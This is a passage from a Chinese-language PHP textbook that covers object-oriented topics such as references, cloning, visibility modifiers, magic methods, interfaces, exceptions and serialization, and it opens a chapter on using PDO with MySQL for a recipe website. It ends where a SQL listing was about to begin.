这种同时识别出 PigeonPost 对象和 Courier 对象的能力称为多态性（polymorphism），它的字面意思就是“多种形式”。PigeonPost 对象会同时识别出自己的类以及从哪个类中继承而来，而且不仅仅在类型提示时会识别。下面的示例使用 instanceOf 操作符来检查对象的类型：

```
$courier = new PigeonPost('Local Avian Delivery Ltd');

if($courier instanceOf Courier) {
    echo $courier->name . " is a Courier\n";
}
if($courier instanceOf PigeonPost) {
    echo $courier->name . " is a PigeonPost\n";
}
if($courier instanceOf Parcel) {
    echo $courier->name . " is a Parcel\n";
}
```

运行上面的代码，得到这样的输出结果：

```
Local Avian Delivery Ltd is a Courier
Local Avian Delivery Ltd is a PigeonPost
```

正因为这样，当使用类型提示的时候，PigeonPost 对象可以声明为 PigeonPost 和 Courier 两个对象。如果不行，还可以声明为 Parcel。

1.4.3 对象和引用

当使用对象时，需要警惕在这个问题上犯错，那就是对象和简单变量类型表现大相径庭。很多数据类型都可以写时复制（copy-on-write），即当写代码 $a=$b 时，两个变量因赋予同样的值而告终。

然而对于对象而言，这就完全不同了，从下面的代码中你期望得到什么呢？

```
$box1 = new Parcel();
$box1->destinationCountry = 'Denmark';

$box2 = $box1;
$box2->destinationCountry = 'Brazil';

echo 'Parcels need to ship to: '
  . $box1->destinationCountry . ' and '
  . $box2->destinationCountry;
```

先动动脑筋想一下。

事实上，输出的结果是：

```
Parcels need to ship to: Brazil and Brazil
```

现在的情况是，当将 $box1 赋值给 $box2 时，并没有复制 $box1 的内容。相反，PHP 使用了另一种方式将 $box2 指向同一个对象。我们称其为**引用**（reference）。

通过使用 == 操作符来比较两个对象，我们可以知道它们是否具有相同的类和属性，如下所示：

```
if($box1 == $box2) echo 'equivalent';
```

我们可以更进一步区分它们是否引用同一个原始对象，可用同样的方式使用 = = = 操作符进行比较：

```
if($box1 === $box2) echo 'exact same object!';
```

当两个变量指向相同的值时，= = = 比较操作符才会返回 true。如果对象是完全相同的，但存储在不同的位置，此操作将返回 false。这对于我们识别某个对象是否链接到另一个对象有很大的帮助。

1.4.4 作为函数参数传递的对象

从中断的地方继续关于引用的话题，我们必须牢记，对象总是通过**引用传递**。即当你传递一个对象到一个函数中，这个函数会作用于相同的对象，如果这个对象在函数内部发生改变，这种变化会反映到函数外部。这是将一个对象赋值给一个新变量的行为延伸。

对象总是以这样的方式表现，即它们提供一个对原始对象的引用，而不是创建自己的一个副本，这可能会导致意外的结果！

来看看下面的示例代码：

```
$courier = new PigeonPost('Avian Delivery Ltd');

$other_courier = $courier;
$other_courier->name = 'Pigeon Post';

echo $courier->name; // outputs "Pigeon Post"
```

明白这一点对于我们预计 PHP 的一系列行为非常重要。对象会提供一个指向自己的引用，而不是复制自己的一个副本。这意味着如果一个函数对传入的一个对象进行操作时，没有必要从函数中返回。这种变化会在对象的原始副本上反映出来。

如果需要为一个已经存在的对象复制一个单独的副本，可以使用 clone 这个关键字来创建。这里有先前代码的一个修订版本，是复制对象而不是提供这个对象的引用：

```
$courier = new PigeonPost('Avian Delivery Ltd');

$other_courier = clone $courier;
$other_courier->name = 'Pigeon Post';

echo $courier->name; // outputs "Avian Delivery Ltd"
```

使用 clone 关键字会从同一个类中重新创建一个对象，这个对象和原始对象一样具有所有相同的属性。这两个对象之间没有链接，你可以安全地改变其中一个或另一个以使它们隔离开。

浅谈对象副本

当复制一个对象时，存储在其属性中的任何对象都将是引用而不是副本。因此，在处理复杂的面向对象的应用程序时必须非常小心。

PHP 有一个神奇的方法，即如果声明了一个对象，当复制这个对象时，会调用这个对象，

这就是 _clone() 方法，你可以声明而且以此来决定当复制对象时会做些什么，甚至不接受复制。

1.4.5 流畅的接口

我们知道，对象总是通过引用传递，这表明无需从一个方法中返回一个对象来观察它的变化。然而，如果从一个方法中返回 $this，可以在应用程序内建立一个**流畅的接口**（fluent interface），可让你将方法链接在一起。其工作原理如下：

1）创建对象；

2）调用对象的方法；

3）得到从方法中返回的修正对象；

4）选择返回步骤 2）。

下面是一个表述得更清楚的示例，在这里使用了一个 Parcle 类：

chapter_01/Parcel.php

```
class Parcel
{
  protected $weight;
  protected $destinationCountry;

  public function setWeight($weight) {
    echo "weight set to: " . $weight . "\n";
    $this->weight = $weight;
    return $this;
  }

  public function setCountry($country) {
    echo "destination country is: " . $country . "\n";
    $this->destinationCountry = $country;
    return $this;
  }
}

$myparcel = new Parcel();
$myparcel->setWeight(5)->setCountry('Peru');
```

这里的关键是可以在一行代码中调用多个方法（可以加一些换行符以增加代码的可读性），并可按任意顺序调用。由于每个方法都返回生成的对象，因此可以通过返回对象再调用下一个方法。在很多设置中你可以看到这种模式，在适当的时候，你也可以使用这种模式来构建自己的应用程序。

1.5 public、private 以及 protected

在本章列举的示例中，在所有的方法和属性前面都使用了一个 public 关键字。这表明这些方法和属性在这个类以外的地方都可以读写。pubic 是一个访问修饰符（access modifier），还有另外两个替代修饰符：private 和 protected。让我们依次来了解这些修饰符吧。

1.5.1 public

如果你看到代码省略了访问修饰符，这就是一个默认设置。在编码时加上 public 修饰符是一个良好的习惯，但即便不加，默认设置也同样发生。因为无法保证这种默认设置将来是否会发生改变，所以使用这个关键字表明开发者有意选择公开这个方法或属性。

1.5.2 private

创建 private 方法或属性意味着这个方法或属性只会在其声明的类中可见。如果你尝试从外部访问它，那么你会看到一个错误。下面是一个很好的示例，我们为本章前面定义的 Courier 类增加一个获取特定国家航运率的方法。这只需要在类的内部增加一个计算运费的函数，因此我们将它声明为私有的：

chapter_01/Courier.php (excerpt)

```
class Courier
{
  public function calculateShipping(Parcel $parcel) {
    // look up the rate for the destination
    $rate = $this->getShippingRateForCountry($parcel->➥
      destinationCountry);
    // calculate the cost
    $cost = $rate * $parcel->weight;
    return $cost;
  }

  private function getShippingRateForCountry($country) {
    // some excellent rate calculating code goes here
    // for the example, we'll just think of a number
    return 1.2;
  }
}
```

使用私有方法表明我们设计的函数只能在该类的内部使用，禁止在应用程序的其他地方调用。明确选择哪些函数是否公开是面向对象应用程序的一个重要组成部分。

1.5.3 protected

一个受保护的属性或方法类似于私有的方法，这是因为这个属性或方法不是到处可见的。在声明的类中任意地方都可以访问这个属性或方法，更重要的是，这个属性或方法也可以在任何继承这个类的类中访问。在 Courier 类的示例中有一个私有的方法 getShippingRateForCountry()（由 calculateShipping() 方法调用），在 Courier 类中这个方法工作正常，事实上，在 Courier 的子类中它也同样正常工作。然而，如果子类需要以自己的方式重新实现 calculateShipping() 方法时，将无法使用 getShippingRateForCountry() 方法。

使用 protected 意味着在该类的外部不能调用这些方法，但是它的子类却被看做“内部”，使我们有机会使用这些方法或者读取这些属性。

1.5.4 选择正确的可见性

为每一个属性或方法选择正确的可见性，图 1.2 描述了这个决策过程：




图 1.2 如何为一个属性或方法选择可见性

一个普遍的原则是，如果没有必要从类的外部访问，这些属性或方法就不应该公开。对于类而言，有一个较小的可见区域可以让代码的其他部分使用起来更简单，开发新手也更容易理解这段代码。如果将这些属性或方法设为私有，那么今后需要扩展这个功能时就会受到限制，因此只有万不得已才能这么做，否则，该属性或方法应该受保护。

1.5.5 使用 getter 和 setter 来控制可见性

上一节概述了决定一个属性或方法需要哪种访问修饰符的过程。另一种管理可见性的方法是将所有的属性都标记为 protected，并且只允许使用 getter 和 setter 方法来访问它们。顾名思义，这两种方法可以用于获取和设置属性值。

getter 和 setter 方法就像下面这样：

chapter_01/Courier.php (*excerpt*)

```
class Courier {
  protected $name;

  function getName() {
    return $this->name;
  }

  function setName($value) {
    $this->name = $value;
    return true;
  }
}
```

这似乎有些矫枉过正，在某些情形下那可能是一个好的评价。另外，对于追溯访问属性的对

象代码而言，这是非常有用的方法。每次访问属性时，getter 和 setter 方法都会显现出来，根据需要提供了一个**钩**或拦截点。可以连接这些方法到日志以查看更新了哪些信息，或者添加一些访问控制逻辑，或者很多理由中的任何一个。无论选择使用 setter 和 getter 方法，或者直接访问属性，正确的做法是根据不同的应用程序而改变。这两种方法使我们可以决定哪种方式是最合适的工具。

下划线和可见性

在 PHP 4 中，任何东西都是公开的，对非公开的方法和属性使用下划线作为前缀是一个惯例。在过时的应用程序和当前的一些编码规范中仍可见到，虽然下划线不是必要的，有些人不喜欢使用，但重点是它符合项目的编码规范（更多内容见第 8 章）。

1.5.6 使用神奇的 _get 和 _set 方法

虽然本节的主题是 getter 和 setter，但还要兜一个小小的圈子来查看 PHP 中可用的两种神奇方法：_get() 和 _set()。

当访问一个不存在的属性时会调用这两个方法，如果这听起来不合常理，看了下面的代码示例你会更明白：

chapter_01/Courier.php (*excerpt*)

```
class Courier
{
  protected $data = array();

  public function __get($property) {
    return $this->data[$property];
  }

  public function __set($property, $value) {
    $this->data[$property] = $value;
    return true;
  }
}
```

当试图读取或者写入类中不存在的一个属性时，将会调用上面的代码。**$data** 属性确实包含数值，但从类的外部来看，我们只是在正常地访问属性。例如，我们可能这样写代码：

```
$courier = new Courier();
$courier->name = 'Avian Carrier';
echo $courier->name;
```

从这个角度来说，我们无法看出 $name 属性不存在，但对象表现出它仿佛存在。神奇的 __get() 和 __set() 方法允许我们改变幕后发生的事情。在这里可以添加任何需要的逻辑，让不同名称的属性有不同的表现、检查值或者你能想到的任何东西。所有 PHP 神奇的方法都为我们提供了放入代码的地方来响应某个特定的事件；既然这样，访问一个不存在的属性也成为可能。

1.6 接口

接口是描述对象能力的一种方式。接口指定方法的名称以及参数，但不包含任何功能代码。使用接口展示了一个合约，表明实现这个接口的类能够做什么。与继承不同，可以把接口应用到多个类，而不管它们位于什么样的层次结构中。接口应用于一个即将被子类继承的类中。

1.6.1 SPL Countable 接口示例

接口本身只保存其中函数的大纲，而不包含具体的实现。例如，让我们来看 Countable 接口[⊖]。这是 PHP 的一个核心接口，在 SPL（PHP 标准类库）扩展中得以实现。Countable 实现单一的功能：count() 方法。若要在代码中使用这个接口，可以像这样来实现它：

chapter_01/Courier.php (*excerpt*)

```
class Courier implements Countable
{
  protected $count = 0;

  public function ship(Parcel $parcel) {
    $this->count++;
    // ship parcel
    return true;
  }

  public function count() {
    return $this->count;
  }
}
```

由于在以上示例中 Courier 类实现了 Countable 接口，因此在类中必须包含一个声明的方法，这个方法与接口中声明的方法完全匹配。每个类的方法内部运行内容可以（可能）不同；我们必须简要地显示这个函数已经声明。

1.6.2 计数对象

当一个用户使用对象调用核心函数 count() 时，使用 PHP 中的 Countable 接口允许我们自定义出现的情况。在默认的情况下，若在 PHP 中对一个对象调用 count() 方法，你会得到该对象属性的计数。不管怎样，按照上述方法实现 Countable 接口可让连接到该对象。现在我们利用这种特性编写如下代码：

```
$courier = new Courier();
$courier->ship(new Parcel());
$courier->ship(new Parcel());
$courier->ship(new Parcel());
echo count($courier); // outputs 3
```

当实现接口时，必须始终声明在接口中定义的函数。下一节将继续声明和使用接口。

⊖ http://php.net/countable

PHP标准类库

本节使用了 PHP 内置的 Countable 接口作为示例。SPL 组件包含很多特性，很值得一看。特别是它提供了一些很有用的接口、预置的迭代类，以及很多存储类。SPL 包含大量面向对象的内容，阅读本章后，你可以在自己的应用程序中使用这些内容。

1.6.3 声明和使用接口

要声明一个接口，只需简单地使用 interface 关键字为接口命名，然后创建属于其方法的原型。在下面的示例中，将定义一个包含 getTrackInfo() 简单方法的 Trackable 接口：

chapter_01/Trackable.php

```
interface Trackable
{
  public function getTrackInfo($parcelId);
}
```

如果在类中使用这个接口，只需使用 implements 关键字。不是所有的快递公司都能追踪包裹，而且每一个快递公司追踪包裹的方式也不一样，这是因为它们可能使用不同的内部系统。如果 MonotypeDelivery 快递公司可以追踪包裹，它的类可能像这样：

chapter_01/MonotypeDelivery.php (*excerpt*)

```
class MonotypeDelivery extends Courier implements Trackable
{
  public function ship($parcel) {
    // put in box
    // send and get parcel ID (we'll just pretend)
    $parcelId = 42;
    return $parcelId;
  }

  public function getTrackInfo($parcelId) {
    // look up some information
    return(array("status" => "in transit"));
  }
}
```

然后可以像往常一样调用方法；接口简单地指令这些函数生成。这使得我们确信函数会生成并且如我们预期的那样运行，即使是不相关的对象也一样。

1.6.4 识别对象和接口

接口是伟大的，它让我们知道哪些方法可以在实现它们的对象中使用。但我们如何知道实现了哪些接口呢？

针对这一点，我将再次回到类型提示和 instanceOf 运算符的内容。在使用对象之前要先检查这个对象属于哪个类，或者从哪一个类继承而来。这些技术同样适用于接口。正如我们谈论多态性时，一个对象会识别自己属于哪个类并且来自于哪个原型，类也会识别自己实现的是哪些接口。

回顾前面的示例代码，MonotypeDelivery 类从 Courier 类继承并实现 Trackable 接口。可以实例化一个类型为 MonotypeDelivery 的对象然后询问它：

```
$courier = new MonotypeDelivery();

if($courier instanceOf Courier) {
  echo "I'm a Courier\n";
}

if($courier instanceOf MonotypeDelivery) {
  echo "I'm a MonotypeDelivery\n";
}

if($courier instanceOf Parcel) {
  echo "I'm a Parcel\n";
}

if($courier instanceOf Trackable) {
  echo "I'm a Trackable\n";
}

/*
Output:

I'm a Courier
I'm a MonotypeDelivery
I'm a Trackable
*/
```

正如你所看到的，对象承认自己是一个 Courier、一个 MonotypeDelivery、一个 Trackable，但否认自己是一个 Parcel。这是完全合理的，因为它的确不是一个 Parcel！

1.7 异常

异常（exception）是一个处理错误的面向对象方法。一些 PHP 扩展像往常一样仍会报错；很多最新的扩展（例如 PDO[⊖]）将代替抛出异常。异常也是对象，而且 Exception 是 PHP 的一个内置类。一个 Exception 对象将包含发生错误的位置（文件名或代码行）、一条错误消息和（可选）一个错误代码等信息。

1.7.1 处理异常

首先我们看看如何处理可能会抛出异常的函数。我们会使用一个 PDO 示例，因为 PDO 扩展抛出异常。在这里代码会试图创建一个数据库连接，但是会失败，因为 nonsense 主机不存在：

```
$db = new PDO('mysql:host=nonsense');
```

运行这段代码将产生一个致命的错误，这是因为连接失败而且 PDO 类会抛出一个异常。为避免发生这种情况，需要使用 try/catch 块：

```
try {
  $db = new PDO('mysql:host=nonsense');
  echo "Connected to database";
```

⊖ PDO 表示 PHP 的数据库连接对象，在第 2 章中会详细介绍。

```
} catch (Exception $e) {
  echo "Oops! " . $e->getMessage();
}
```

这段代码阐明了 try/catch 结构。在 try 块中，我们将想要的代码放到应用程序中运行，但我们知道代码可能会抛出一个异常。在 catch 块中，可以添加一些应对错误的代码，无论是处理它还是记录它，采取任何行动都是恰当的。

注意，当发生一个异常时，就像这里试图连接到数据库一样，PHP 没有运行 try 块中其余的代码而直接跳转到 catch 块中。在这个示例中，数据库连接失败意味着我们根本看不到已连接到数据库的消息，因为这一行代码根本无法运行。

无finally子句

如果你在其他语言中使用过异常，你可能习惯于 try/catch/finally 结构；PHP 没有附加的 finally 子句。

1.7.2 为什么要处理异常

比起会引发不同层次错误的传统方法，异常是一个更简洁的错误处理方法。在执行代码的过程中，我们可以根据错误的严重程度对异常做出反应。我们可以对问题进行评估，然后告诉系统如何恢复，或顺利地摆脱困境。

将所有的异常作为对象意味着我们可以扩展异常（很快会有示例演示），并且可以自定义异常的数据和反应。我们已经知道如何使用对象工作，这使得我们能更简单地把复杂功能添加到错误处理系统中。

1.7.3 抛出异常

我们已经看到如何处理由 PHP 内置函数抛出的异常，但是我们自己如何抛出异常呢？是的，我们肯定能够做到这一点：

```
// something has gone wrong
throw new Exception('Meaningful error message string');
```

使用 throw 关键字允许抛出一个异常；接着实例化一个 Exception 对象然后将它抛出。当实例化一个异常对象时，正如前面的例子所示，将错误信息作为一个参数传入构造函数。如果你还想传入一段代码，这个构造函数也能够接受一段可选的错误代码作为第二个参数。

1.7.4 扩展异常

可用特定的异常类型扩展 Exception 对象以创建类。例如，PDO 扩展抛出类型为 PDOException 的异常，这使我们能够区分数据库错误和可能发生的其他类型异常。要想扩展一个异常，只需使用对象的继承：

```
class HeavyParcelException extends Exception {}
```

可根据需要为 Exception 类设置任何属性或添加任何方法。定义为一个空类也很常见，空类只是为了提供更多特定类型的异常，使我们识别出：应用程序的哪一部分遇到了问题而没有尝试以编程方式读取错误信息。

自动加载异常

此前，介绍了自动加载，为在哪里能找到类而定义规则，而在脚本中执行的代码并未包含这个类的定义。异常也是简单的对象，因此也可以使用自动加载功能来加载异常类。

通过所有特定的异常类可以捕捉不同的异常类型，将在下一节学习这一点。

1.7.5 捕捉特定类型的异常

思考如下这个代码示例可以抛出多个异常：

chapter_01/HeavyParcelException.php (*excerpt*)

```
class HeavyParcelException extends Exception {}

class Courier{
  public function ship(Parcel $parcel) {
    // check we have an address
    if(empty($parcel->address)) {
      throw new Exception('Address not Specified');
    }

    // check the weight
    if($parcel->weight > 5) {
      throw new HeavyParcelException('Parcel exceeds courier➥
        limit');
    }
    // otherwise we're cool
    return true;
  }
}
```

上面的示例显示了一个异常：HeavyParcelException，它是空的。这个 Courier 类有一个 ship() 方法，它可以抛出 Exception 和 HeavyParcelException 两个异常。

现在让我们来试试如下这段代码。注意两个 catch 块：

```
$myCourier = new Courier();
$parcel = new Parcel();
// add the address if we have it
$parcel->weight = rand(1,7);
try {
  $myCourier->ship($parcel);
  echo "parcel shipped";
} catch (HeavyParcelException $e) {
  echo "Parcel weight error: " . $e->getMessage();
  // redirect them to choose another courier
} catch (Exception $e) {
  echo "Something went wrong. " . $e->getMessage();
  // exit so we don't try to proceed any further
```

```
    exit;
}
```

在这个示例中，开始实例化 Courier 和 Parcel 两个对象。Parcel 对象既有地址又有重量；当发货的时候会检查它们。注意，这个示例使用了一个小小的 rand() 函数来产生各种包裹的重量！这是一个测试代码的有趣方法，因为有些包裹由于超重而引发异常。

在 try 块中，要求快递公司运送包裹。如果运气好，过程一切顺利，我们就会看到“parcel shipped”消息。这两个 catch 块让我们巧妙地处理失败结果，第一个 catch 块负责特定捕捉 HeavyParcelException 异常，任何其他类型的异常由第二个很普通的 catch 块捕捉。如果我们想首先捕捉 Exception 异常，所有的异常将最终在这里被捕捉，那么我们首先要保证这个 catch 块具有最特殊的异常类型。

实际上，这个 catch 块使用了类型提示来区分一个对象是否为可接受的类型。因此前面介绍的类型提示和多态性也适用于这里；一个 HeavyParcelException 异常也是一个 Exception 异常。

在这个示例中，异常从类的内部抛出，进而捕捉代码中调用对象方法的栈。没有捕捉到的异常会返回调用它的内容中，如果在这里它们仍然没有被捕捉，它们将继续通过调用栈向上抛出。当它们到达顶部仍然未被捕捉，我们将看到严重的错误：Uncaught Exception。

1.7.6 设定一个全局异常处理程序

为避免出现异常被抛出而代码捕捉失败的严重错误，可以为应用程序设定一个默认的行为。为做到这一点，使用了一个名为 set_exception_handler() 的函数。它接受一个回调作为它的参数，因此可以为使用的函数命名，例如，一个异常处理程序通常会在屏幕上给用户显示一个错误提示——这比一个严重错误的消息要好得多！

一个基本的异常处理程序类似于这样：

```
function handleMissedException($e) {
  echo "Sorry, something is wrong. Please try again, or contact us➥
    if the problem persists";
  error_log('Unhandled Exception: ' . $e->getMessage()
    . ' in file ' . $e->getFile() . ' on line ' . $e->getLine());
}

set_exception_handler('handleMissedException');

throw new Exception('just testing!');
```

这里显示了一个异常处理程序，然后它调用 set_exception_handler() 方法注册这个函数来处理未捕获的异常。通常在脚本的开始部分声明和设置异常处理程序，或者放在引导文件中，如果你有一个的话。

默认错误处理

除了使用 set_exception_hander() 处理异常外，PHP 也提供 set_error_handler() 方法处理错误。

示例异常处理程序使用 error_log() 函数在 PHP 的错误日志中写入错误的内容，打开日志文件会看到如下内容：

```
[13-Jan-2012 11:25:41] Unhandled Exception: just testing! in file➥
  /home/lorna/.../exception-handler.php on line 13
```

1.7.7 使用回调

刚才展示了回调函数的使用，正好我们可以看看是否还有其他可用的选择。回调广泛应用于 PHP 的各个方面，set_exception_handler() 和 set_error_handler() 函数就是很好的例子。也可以使用回调，例如，在 array_walk() 这个函数中，要求 PHP 使用相同的操作，为一个数组中的每一个元素指定使用一个回调。

回调可以使用多种形式：

- 一个函数名
- 一个类名和一个方法名，其中方法是静态调用的
- 一个对象和一个方法名，其中调用的方法与提供它的对象相对应
- 一个 closure（存储在变量中的一个函数）
- 一个 lambda 函数（就地声明的一个函数）

回调让我们使用匿名函数成为可能。为异常处理程序声明的匿名函数不会用于应用程序的任何其他地方，因此没必要为它取一个全局性的名称。在 PHP 手册的相关页面上还有更多关于匿名函数的内容[⊖]。

1.8 更多神奇的方法

本章已介绍了一些神奇方法。在表 1.1 中快速回顾一下这些方法。

表 1.1 神奇的方法：概要

函　数	运行时……
__construct()	实例化一个对象
__destruct()	销毁一个对象
__get()	读取一个不存在的属性
__set()	写入一个不存在的属性
__clone()	复制一个对象

当在一个类中定义这些函数时，可以定义当这些事件发生时会引发什么。没有这些函数的话，类将显现为默认行为，而这些常常都是需要的。PHP 另外还有一些神奇方法，在本节中我们将看到一些使用最频繁的方法。

1.8.1 使用 __call() 和 __callStatic() 方法

在关于访问修饰符的内容里，我们看到，对于 __get() 和 __set() 方法而言，__call() 方法是

⊖ http://php.net/manual/en/functions.anonymous.php

一个天生的搭档。使用 __get() 和 __set() 方法处理不是真实存在的属性，__call() 方法的作用与它们相同。当调用一个没有在类中声明的方法时，可以调用 __call() 方法代替声明一个方法。

我们已经使用过 Courier 类的 ship() 方法，但是如果我们想调用 sendParcel() 来实现相同的功能呢？当使用一些过时的系统时，通常依次更换现存系统的一部分。可以修改 Courier 类定义使其包含 sendParcel() 方法，还可以使用 __call() 方法，比如像这样：

chapter_01/Courier.php (*excerpt*)

```
class Courier {
  public $name;

  public function __construct($name) {
    $this->name = $name;
    return true;
  }

  public function ship($parcel) {
    // sends the parcel to its destination
    return true;
  }

  public function __call($name, $params) {
    if($name == 'sendParcel') {
      // legacy system requirement, pass to newer send() method
      return $this->send($params[0]);
    } else {
      error_log('Failed call to ' . $name . ' in Courier class');
      return false;
    }
  }
}
```

所有这些魔法一定留下了机会让人们创建出代码精粹，不是任何普通人都能使用它们的！当使用 __call() 方法替代声明一个方法时，会让 IDE 自动生成方法名的功能失效。当检查一个类中是否存在一个函数时，该方法将无法显示，在调试时很难追踪错误所在。针对这种情况，即用老代码调用老的方法名，你可能认为这实际上是一种使函数不可见的特性——这种情况让我们更明白，我们今天所写的代码不可能使用到这种方式。

所有的软件设计都没有硬性的规定，但就类中的“伪装”方法而论，你确信无疑会有很多收获，因此你可以适度地使用这个功能。

除了 __call() 方法之外，从 PHP 5.3 开始，也有了 __callStatic()。你期望它做什么它就会做什么。当创建一个静态方法以调用该类中不存在的一个方法时，可以使用 __callStatic() 方法。就像 __call() 方法一样，__callStatic() 方法接受方法名和数组作为参数。

1.8.2 使用 __toString() 方法输出对象

你是否曾经尝试过对一个对象使用 echo() 方法？默认情况下，它只是简单地输出“Object”，作用并不大。可以使用神奇的 _toString() 方法来改变这种行为，或者，让 Courier 类像示例一样输出一个更好的描述，可以这样输入代码：

chapter_01/Courier.php (excerpt)

```
class Courier {
  public $name;
  public $home_country;

  public function __construct($name, $home_country) {
    $this->name = $name;
    $this->home_country = $home_country;
    return true;
  }

  public function __toString() {
    return $this->name . ' (' . $this->home_country . ')';
  }
}
```

要使用这个功能，只需要将对象作为一个字符串，就像示例那样回显它：

```
$mycourier = new Courier('Avian Services', 'Australia');
echo $mycourier;
```

当一个对象经常以同一种格式输出时，这是一个非常方便的技巧。这个模板可以简单地输出对象，它还知道如何将对象转换成一个字符串。

1.8.3 序列化对象

在 PHP 中，**序列化**（serialize）数据就是将数据转换成一个基于文本的格式，以便存储。例如，将数据存入数据库。可将这种方式用于各种数据类型，它对于数组和对象特别有用，因为数组和对象不能直接写入数据库的数据列中，在没有文本表述的情形下也不能在系统之间发送数组和对象。

首先使用 var_dump() 方法来检查一个简单对象，然后对这个对象进行序列化，这样你会对序列化有一定的了解：

```
$mycourier = new Courier('Avian Services', 'Australia');
var_dump($mycourier);
echo serialize($mycourier);

/*
output:

object(Courier)#1 (2) {
  ["name"]=>
  string(14) "Avian Services"
  ["home_country"]=>
  string(9) "Australia"
}

O:7:"Courier":2:{s:4:"name";s:14:"Avian Services";s:12:➥
  "home_country";s:9:"Australia";}

*/
```

可以序列化一个对象，也可以在系统中**反序列化**（unserialize），该系统中类定义的对象是可用的。但是有时我们不想序列化一些对象的属性，因为在其他的环境中它们会失效。资源就是一

个很好的例子：一个文件指针在稍后一点或其他的平台上反序列化将毫无意义。

为了帮助我们解决这个问题，PHP 提供了 __sleep() 和 __wakeup() 方法，它们分别在序列化和反序列化时调用。利用这些方法决定哪种属性可以序列化，且当对象是 woken 时，可以填充任何没有存储的对象。利用这种方式可以迅速地设计类。例如，如何在类中添加一个文件句柄以记入错误日志呢？

chapter_01/Courier.php (*excerpt*)

```
class Courier {
  public $name;
  public $home_country;

  public function __construct($name, $home_country) {
    $this->name = $name;
    $this->home_country = $home_country;
    $this->logfile = $this->getLogFile();
    return true;
  }

  protected function getLogFile() {
    // error log location would be in a config file
    return fopen('/tmp/error_log.txt', 'a');
  }

  public function log($message) {
    if($this->logfile) {
      fputs($this->logfile, 'Log message: ' . $message . "\n");
    }
  }

  public function __sleep() {
    // only store the "safe" properties
    return array("name", "home_country");
  }

  public function __wakeup() {
    // properties are restored, now add the logfile
    $this->logfile = $this->getLogFile();
    return true;
  }
}
```

像这样使用神奇的方法，可以避免在序列化资源或链接到其他导致失效的对象或项目时犯错。这使我们能够安全地存储对象，并且在需要时适应特殊的需求。

1.9 本章小结

在本章中，我们了解了面向对象的理论，阐述了如何将一组变量和方法关联成一个有用的单元。我们讲解了属性和方法的基本使用方法，以及如何控制不同类元素的可见性，并且看到如何使用继承和接口创建类之间的连贯性。异常处理为我们提供了一个简洁的方式处理应用程序中的任何意外，同时介绍了一些小诀窍让开发变得更容易。在此基础上，我们将在日常工作中继续使用扩展和类库中面向对象的接口，并以这种方式构建自己的类库和应用程序。

第②章

数 据 库

数据库和数据存储是任何动态 Web 应用程序的关键组成部分，掌握何时使用数据库对我们非常重要，特别是如何使用 PDO（PHP Data Object, PHP 数据对象）扩展连接到一个数据库。接下来要讨论的 PDO 扩展示例使用 MySQL，这可能是当今最流行的用于连接数据库的结构化查询语言。无论项目包含什么类型的数据库，都可用同样的方式在很多数据库平台使用 PDO。

我们还将研究一些有益于数据库设计的技巧，这样可以最大限度地发挥应用程序的效率和性能。

2.1 数据持久化和 Web 应用程序

为什么通常在 Web 应用程序里存储信息，而不是仅仅给 Web 用户一个简单的静态网页，原因有两个：

1）内容是动态的，可以不断地更新或编辑，或从其他系统提取内容。

2）可为网站访问者显示用户特定的内容。

第一点与 CMS（Content Management System, 内容管理系统）或类似的应用程序有关。当一个网站包含会员区时，会员通过密码登录访问，而且网页添加了很多个性化元素，例如用其用户名输出问候语，并且显示他们的个人信息（查看 View Profile 或 Edit Profile 页），第二点由此出现。

我们日益远离页面刚建好就发布的那个时代，相反，我们将系统填入 Web，系统通过基于网络的工具管理内容。即使没有用户登录的页面也将从数据库提取内容显示元素、导航和其他元素。用 PHP 仅仅发送联系表格邮件的日子一去不复返！

当使用用户数据时，也在逐渐了解 Web 无状态的天性。这表明同一个用户的连续请求之间没有任何联系；每个进入的请求只是请求，为了计算出该做什么，这个服务器接收和响应的请求仅使用与它一同到达的信息。与传统的桌面应用程序相比，这是一个直接的差异，用户登录一次，客户端和服务器之间的连接在会话期间将会适当地保持。使用 Web 表明，为了已生成的请求，我们需要学习有效适当地存储和加载数据到服务器。

2.2 选择如何存储数据

有 4 个主要选项用于存储数据：

文本文件 对于很少更新的少量数据，这是理想的选择（例如配置文件），在应用程序中用于记录事件或错误。

会话数据 对于只为下一次请求或者访问持续期间所需的数据，可以在用户的会话中存储信息。为临时数据使用会话是最佳的方法，因为使用会话将避

免记录过多数据，或者添加功能以清理不再需要的数据。

关系数据库 这是本章要重点讲述的存储类型，除此之外，还要讲解如何使用 PDO 访问数据库。对于已知结构的数据而言，关系数据库是完美的，例如包含用户信息的表（谁都有一个 ID、姓名、网站网址等）。

NoSQL 数据库 NoSQL（通常代表“Not Only SQL”）数据库是已建立的替代数据库技术。例如 CouchDB ㊀、MongoDB ㊁以及 Cassandra ㊂。将这些技术用于不知名或灵活结构的数据是最好的，而最初设计这些技术是用于存储不同的文件的。

如前所述，本章将重点讲解关系数据库，在现今 Web 应用程序中关系数据库和 PHP 是天生的搭档。

2.3 用 MySQL 建立一个食谱网站

在示例中，要为用户建立一个显示动态内容的食谱网站。首先需要创建一个数据库；我们姑且称其为 recipes。接下来，可以创建几个表，这些表格用于填充数据库并且包含网站要呈现的内容。一开始，要设计一个表用于保存所有的食谱，另一个表包含食谱的类别。图 2.1 通过一幅图显示了基本的表结构。




图 2.1 前两个表的基本关系图

因为每个食谱属于一个类别，所以给类别表一个唯一的 ID 列，用于指代食谱列（稍后在 2.7 节中将详细讲解）。

创建表

下面的 SQL 命令将生成表。可将它们输入 MySQL 命令行，或者使用像 phpMyAdmin ㊃ 这样的图形化工具，可以在 SQL 标签下输入如下内容：

```
